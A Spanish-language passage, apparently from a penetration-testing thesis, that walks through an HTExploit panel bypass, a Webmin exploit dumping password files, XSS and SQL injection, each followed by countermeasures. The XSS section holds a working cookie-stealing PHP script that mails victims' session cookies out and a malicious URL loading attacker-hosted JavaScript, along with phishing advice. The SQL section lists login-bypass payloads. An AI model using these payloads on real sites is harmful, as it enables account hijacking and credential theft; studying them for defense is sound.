


Figura 7.13 Bypass al Panel de Control con HTExploit – Backtrack.

En la figura 7.13 se puede observar el panel de control del sitio web, este se obtuvo realizando el Bypass con la herramienta sin necesidad de conocer el usuario y contraseña.

7.7.2 Contramedidas.

- Utilizar el módulo modsecurity para restringir los módulos desde apache utilizando la política allowed_methods con ello se filtran solo los métodos validados por el servidor web.
- Validar el código fuente verificando que la variable $PHP_AUTH_USER este encerada, esto asegura que el usuario ha sido autenticado por el server.
- Admitir solo los métodos GET y POST, esto se lo puede realizar en la variable: $_SERVER[“REQUEST_METHOD”].

7.8 Obtención de Fichero de Usuarios mediante Webmin.

Webmin es una plataforma escrita en Perl y de diseño modular que permite la administración y configuración remota bajo entornos Linux accesibles mediante un sitio web, pudiendo configurar sistemas operativos, usuarios, archivos internos, tener una integración para el control de Apache, MySQL, Samba, etc. (http://es.wikipedia.org , Parr 2).

Las versiones inferiores a 1.2.90 viene con una vulnerabilidad llamada *Arbitrary File Disclosure* (Divulgación Arbitraria de ficheros) que permite obtener la datos de los archivos /etc/passwd y /etc/shadow, estos ficheros tienen la información de los usuarios y contraseñas en los sistemas Linux. A continuación se presenta un ejemplo.




Figura 7.14 Análisis de sitio web con Nmap – Backtrack.

Para realizar el testeo se debe verificar con que puerto está trabajando el Webmin, en la figura 7.14 se aprecia que está corriendo sobre el puerto 8080, esto será de vital importancia para enfocar a este puerto el ataque.




Figura 7.15 Ejecución del Exploit sobre el objetivo – Backtrack.

Aplicando el Exploit sobre el sitio se brinda como parámetros la dirección del sitio web y el puerto en donde está corriendo la aplicación Webmin, adicionalmente se puede agregar un nombre de archivo para que toda la información obtenida se guarde en el mismo como se muestra en la figura 7.15.




Figura 7.16 Resultado obtenido del Exploit – Backtrack.

Al observar el contenido del archivo generado en el ataque se muestran todos los usuarios con sus respectivas claves cifradas incluyendo el usuario root, como se muestra en la figura 7.16. Con estos datos se puede aplicar un ataque offline de password cracking visto en capítulos anteriores para capturar la clave en texto plano y con ello ingresar al sitio.

7.8.1 Contramedida.

Para evitar este ataque que puede causar mucho daño al obtener las claves del root se debe actualizar la aplicación Webmin a su última versión y estar en constante revisión de posibles bug sobre las nuevas versiones.

7.9 Cross Site Scripting (XSS).

Es una vulnerabilidad que se encuentra en una gran cantidad de sitios web, si se da el uso adecuado puede ser muy peligrosa y eficaz para la obtención de información. Es una técnica que afecta directamente al "*Client Side*" (De lado del cliente) esto quiere decir que el ataque va dirigido directamente al navegador del usuario victima mas no a la integridad del servidor.
Estos ataques son ejecutados al momento de insertar código malicioso en un campo mal validado como lo puede ser: un buscador interno en la página, una URL mal validada, dentro de los mensajes de foros, en formularios de contactos, en campos de comentarios del sitio web. Por lo general el código malicioso ingresado está en JavaScript o HTML, entre otros. Esta técnica por lo general es utilizada para secuestrar la sesión del usuario víctima y robar información confidencial. El aprovechamiento de esta técnica está estrechamente relacionado con la ingeniería social, ya que al ser un fallo provocado desde el lado del cliente se tiene que realizar técnicas que engañen al usuario para poder obtener la información deseada.

7.9.1 Tipos de ataques XSS.

- **Ataque Directo (Persistente).**

Un ataque Directo o persistente consiste en introducir código JavaScript malicioso dentro de la página para que sea guardada y publicada en la base de datos, por lo general el código embebido en el sitio se programa para que genere un link, el cual al ser accionado por el usuario victima puede obtener información de su sesión sin que se dé cuenta. Este ataque es muy utilizado en páginas web donde se utilicen foros y comentarios ya que son secciones en los cuales existe una gran interactividad entre la mayoría de usuarios interesados en un tema en especial.

- **Ataque Indirecto (Reflejado).**

En este tipo de ataques se presenta cuando se inserta código malicioso en las URLs del sitio o en campos que no se encuentran correctamente validados, permitiendo mostrar mensajes en la pantalla o la modificación temporal de la estructura del sitio. Al no almacenar el código malicioso en la base de datos del sitio el código infectado no se mantiene en el servidor, este es generado únicamente cuando la víctima de alguna manera utilizando la ingeniaría social ejecuta el código pre programado. Algunos administradores no le prestan mayor atención a este tipo de ataques ya que al no alterar la información en el servidor se sienten seguros, esto

es un grave error porque al momento de aplicar un buen método de ingeniera social se pueden obtener las credenciales de usuarios legítimos y con ello tener acceso a información confidencial de la empresa sin haber alterado nada en el sitio web.

A continuación se presenta un ejemplo de la aplicación de un ataque XSS sobre un sitio web,

Antes de empezar el ataque primeramente hay que comprobar si la página web es vulnerable o no a esta técnica, para ello se empieza el análisis introduciendo código JavaScript dentro de los parámetros del sitio como lo puede ser en campos de búsqueda de información, campos de actualización de datos, o a su vez realizar las pruebas directamente en la URL del sitio web.




Figura 7.17 Testeo de vulnerabilidad XSS – Web Analizada.

Para verificar la vulnerabilidad en una aplicación web se tiene que realizar una prueba con código JavaScript en campos en los cuales se pueda sacar provecho, como lo es en los *textbox* más utilizados por los usuarios o directamente en las URLs, en el ejemplo de la figura 7.17 se ingresa el siguiente comando: **"><script>alert("Vulnerable a XSS")</script>"** , al ejecutar este script presenta un mensaje en pantalla, esto es un aviso que indica que este sitio es vulnerable a este ataque.




Figura 7.18 Comando para realizar XSS – Web Analizada.

En la figura 7.18 se aprecia una variación en el script insertado en la página web vulnerable la opción: while(1), lo que realiza este comando es mostrar un mensaje de alerta en un bucle repetitivo, si se envía una URL maligna con esta sentencia la víctima no podrá realizar nada en la web ya que el mensaje será constate.

Una vez que se comprueba que el dominio es vulnerable a este ataque se procede a realizar un ataque más elaborado, en este caso se realizará un ataque XSS no persistente que enviará los cookies de una sesión de correo de la víctima hacia el correo electrónico del atacante para luego acceder a ella sin necesidad de conocer su clave.

Para esto se necesita que el atacante programe dos archivos y los aloje en un servidor propio, esto servirá para obtener la cookie de la víctima, estos archivos son:

Figura 7.19 Archivo en JavaScript para obtener cookie.

En la figura 7.19 se observa un archivo llamado ítem.js que realiza la obtención de la cookie de la víctima y posteriormente la redirecciona al segundo archivo llamado log.PHP ubicados dentro del mismo servidor manejado por el atacante.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Documento sin título</title>
</head>
<?php
$cookie = $_GET['item'];
$ip = getenv("REMOTE_ADDR");
$time = date ("l ds of F Y h:i:s A");

$mensaje = "cookie: $cookie\nDireccion IP: $ip\Time: $Time";
$asunto = "cookie";
mail("s-----@outlook.com", $asunto, $mensaje);

header("location: http://windows.microsoft.com/es-419/windows-8/upgrade-to-windows-8");

?>
<body>
</body>
</html>
```

Figura 7.20 Archivo en PHP para el envío del correo electrónico.

En la figura 7.20 se visualiza el archivo log.PHP que es el enlace a la cual redirige el archivo anterior. Estos comandos realizan una serie de procesos, a continuación se detallan los mismos:

- $cookie = $_GET['item']: Obtiene la cookie enviada del archivo ítem.js.
- $IP = getenv("REMOTE_ADDR"): Obtiene la IP de la víctima.
- $time = date ("1 ds of F Y h:i:s A"): Obtiene la fecha actual.
- $mensaje = "cookie: $cookie\ Direccion IP: $ip\ Time: $Time": Concatena los valores obtenidos previamente para ubicarlos como mensaje en el correo.
- Asunto = "cookie": Se escribe el asunto con el que va el mail.
- mail("s-----@outlook.com", $asunto, $mensaje): Se digita el mail al cual se desea que llegue la información obtenida del equipo víctima.
- header("location:http://windows.microsoft.com/es-419/windows-8/upgrade-to-windows-8"): Luego de obtener la información requerida esta línea de comando re direcciona a la víctima a una página web para que no tenga sospechas del robo de su cookie.

```
http://[redacted]/Recupero_Pass.asp?srv="><script src=http://www.[redacted]/test/item.js>"
```

Figura 7.21 URL maligna que se enviará a la víctima.

Una vez que los archivos se encuentran alojados en el servidor se tiene que diseñar la URL maligna que se enviará a la víctima, como se puede observar en la figura 7.21 tomando como objetivo la URL que mostró el mensaje: “Vulnerable a XSS” se añade el script maligno que en este caso realizará una redirección de la página original hacia un archivo “ítem.js” que se encuentra alojado en el servidor del atacante y el cual realizará todo el procedimiento previamente descrito en las figuras anteriores.




Figura 7.22 Correo electrónico enviado a la víctima – Web Analizada.

En la figura 7.22 se aprecia el correo enviado a la víctima, en este punto juega un papel fundamental la ingeniería social ya que mediante ella se podrá engañar al usuario para que realice las acciones que se necesitan, en este caso se envía un correo dándole a conocer métodos para que recupere las contraseñas de su sistema operativo, el usuario al estar interesado realiza un clic sobre el link malicioso que enviará a la víctima al servidor del atacante para realizar el robo de la cookie y posteriormente lo dirigirá a una web de Microsoft. Todo esto se realiza en milésimas de segundo por lo que el usuario no se dará cuenta que fue redireccionado a un servidor externo.

Para que el link pase de una manera desapercibida y el usuario no dude de su veracidad se puede codificar el enlace, existen diferentes programas en Internet que permiten realizar este proceso como lo es el software morf v0.3 o utilizando acortamiento de URLs (*URL shortener*) muy difundido en la actualidad en las redes sociales.




Figura 7.23 Correo recibido por el atacante.

En la figura 7.23 se muestra el mail recibido por el atacante luego de que la víctima hiciera clic en el enlace malicioso, como se puede observar, en el correo se muestra la cookie con la cual la victima esta logueado, teniendo esta cookie el atacante puede acceder a la cuenta de correo.




Figura 7.24 Administrador de Cookie - Firefox.

Una vez obtenida la cookie de la sesión de la víctima se tiene que modificar la cookie del atacante para poder tener acceso a la cuenta del usuario para esto existen varias herramientas que permiten modificar las cookies, en este caso se utiliza una extensión del *browser* Firefox llamado: “Advanced Cookie Manager” con la cual se puede modificar las cookies de todas las páginas en las cuales se esté navegando. En este ejemplo al modificar la cookie original del navegador del atacante por la que se obtuvo mediante el correo, se logrará acceder a la cuenta de la víctima sin necesidad de conocer su clave.

7.9.2 Contramedidas a XSS.

Como se puede apreciar en el ejemplo anterior esta técnica es muy versátil y peligrosa puede ocasionar bastante daño al interior de la empresa, es por ello que debe ser controlada con bastante atención por los administradores de los sitios web. Existen contramedidas que se pueden aplicar para mitigar en gran medida la ejecución de esta técnica, entre algunas se encuentran:

- Al momento de la programación de las aplicaciones se debe brindar un énfasis especial a las validaciones de los campos en cuanto a que datos, parámetros y longitud van a ser permitidos, filtrar comandos que permiten la ejecución de estos ataques como son: Object, Script, Form permitirán reducir el riesgo de ser víctimas de estos ataques.

7.10 SQL Injection.

En la actualidad cada vez es más notoria la capacidad y versatilidad que disponen los sitios web para el manejo de un entorno dinámico que pueda interactuar con los usuarios, para ello es casi imprescindible que las webs manejen un gestor de base de datos (Oracle, MySQL, PostgreSQL, SQL Server, etc) con soporte para lenguaje SQL (*Structured Query Language*), dado que ahí la empresa tendrá uno de sus recursos más importantes: la información.

Es por ello que los atacantes intentan vulnerar las seguridades implementadas por los administradores para tener acceso a estos datos Es aquí donde toma fuerza la técnica llamada SQL Injection que realiza consultas SQL arbitrarias dentro de una aplicación conectada a una base de datos modificando el comportamiento de dichas consultas, esto se debe a la falta de control en los parámetros de ingreso o errores de programación en las aplicaciones conectadas a la base de datos. (Gonzales, Enrique Rando , Pag 11).

A continuación se presentan algunas instrucciones sobre los gestores más utilizados:

INSTRUCCIONES BASICAS DE LOS GESTORES.				
	ORACLE	**POSTGRESQL**	**MYSQL**	**SQLSERVER**
UTILIZACION DE TABLA FICTICIA	DUAL	NO SOPORTA	DUAL	NO SOPORTA
INCLUCION DE CODIGOS ASCII	CHR	CHR	CHAR	CHAR
EXTRAER PARTE DE UNA CADENA	SUBSTR	SUBSTR	SUBSTR	SUBSTRING
OBTENER LONGITUD DE CADENA	LENGTH	LENGTH	LENGTH	LEN

Tabla 7.1 Instrucciones sobre Gestores de Bases de Datos.

En la tabla 7.1 se muestran cuatro instrucciones sobre la utilización de tablas ficticias utilizado comúnmente en los gestores de bases de datos.

OBTENCION DE LA VERSION DEL GESTOR.	
BASE DE DATOS	**SINTAXIS**
ORACLE	select version from v$instance;
POSTGRESQL	select version();
MYSQL	select version();
SQLSERVER	select @@version;

Tabla 7.2 Versión de los Gestores. (Gonzales, Enrique Rando 218)

En la tabla 7.2 se presenta la sintaxis para obtener la versión del gestor que se está utilizando, esto es de gran importación para buscar ataque enfocados hacia esas versiones.

OBTENCION DE BASE DE DATOS.	
BASE DE DATOS	**SINTAXIS**
ORACLE	select name from v$database
POSTGRESQL	select current_database();
MYSQL	select database();
SQLSERVER	select DB_NAME();

Tabla 7.3 Nombre de la Base de Datos. (Gonzales, Enrique Rando 219)

También es importante conocer el nombre de la base de datos alojada en el gestor para ello se utilizan la sintaxis mostrada en la tabla 7.3.

Para realizar las consultas arbitrarias es de mucha importancia conocer la sintaxis utilizada en cada gestor, es ahí el punto de partida para obtener resultados óptimos sobre los sitios analizados, para ello se puede consultar la web: "http://pentestmonkey.net/category/cheat-sheet/SQL-injection", esta web contiene la sintaxis utilizada por la mayoría de gestores y la forma como pueden ser aplicadas en las consultas para la obtención de información.

7.10.1 Bypass de acceso.


Cuando se analiza un sitio web en la mayoría de los casos existe un formulario de Login de autentificación que permite a los usuarios registrarse y tomar control de cierta información confidencial. La técnica descrita a continuación permite saltear mediante SQL Injection las medias de seguridad del sitio web para acceder a una cuenta sin conocer su usuario y clave.

Existen diferentes variaciones para realizar un SQL Injection a los formularios de autenticación entre los más utilizados están:

- ‘
- admin’ - -
- ‘ or 1=1 - -
- or 1=1
- ‘ or 0=0#
- “) or (“a”=”a
- “or 0=0 - -
- ‘ - -
- ‘ or ‘a’ =’a
- ‘ :

7.25 Validación de Página web susceptible a SQL Injection.

En la figura 7.25 se ingresa un apostrofe en uno de los campo de autenticación del formulario de la página web para constatar si es o no vulnerable a esta técnica.



7.26 Verificación de error SQL Injection– Web Analizada.

El error producido por la página web indica que la página si es vulnerable a este ataque y que se puede proceder a inyectar código SQL en los campos del formulario como se muestra en la figura 7.26.

7.27 Código Sql Injection – Web Analizada.

Una vez comprobando que la página web es vulnerable a este ataque se tiene que probar las diferentes combinaciones de las sentencias citadas anteriormente, cada una de ellas puede tener o no efecto sobre el gestor de la página. En la figura 7.27 se muestra la sintaxis ingresada sobre el formulario de acceso, cabe indicar que se pueden testear nombres de usuario como admin, administrador, etc. En este caso se inyectó el comando SQL tanto en el usuario como en la contraseña, a detalle se puede explicar de la siguiente manera la sentencia utilizado:

En condiciones normales la consulta seria la siguiente:

- Select id from tabla_usuarios where usuario='admin' and password='clave123';

Al realizar la inyección SQL la consulta cambia radicalmente:

- Select id from tabla_usuarios where usuario= ' ' or 'a'='a' and password = ' ' or 'a'='a';

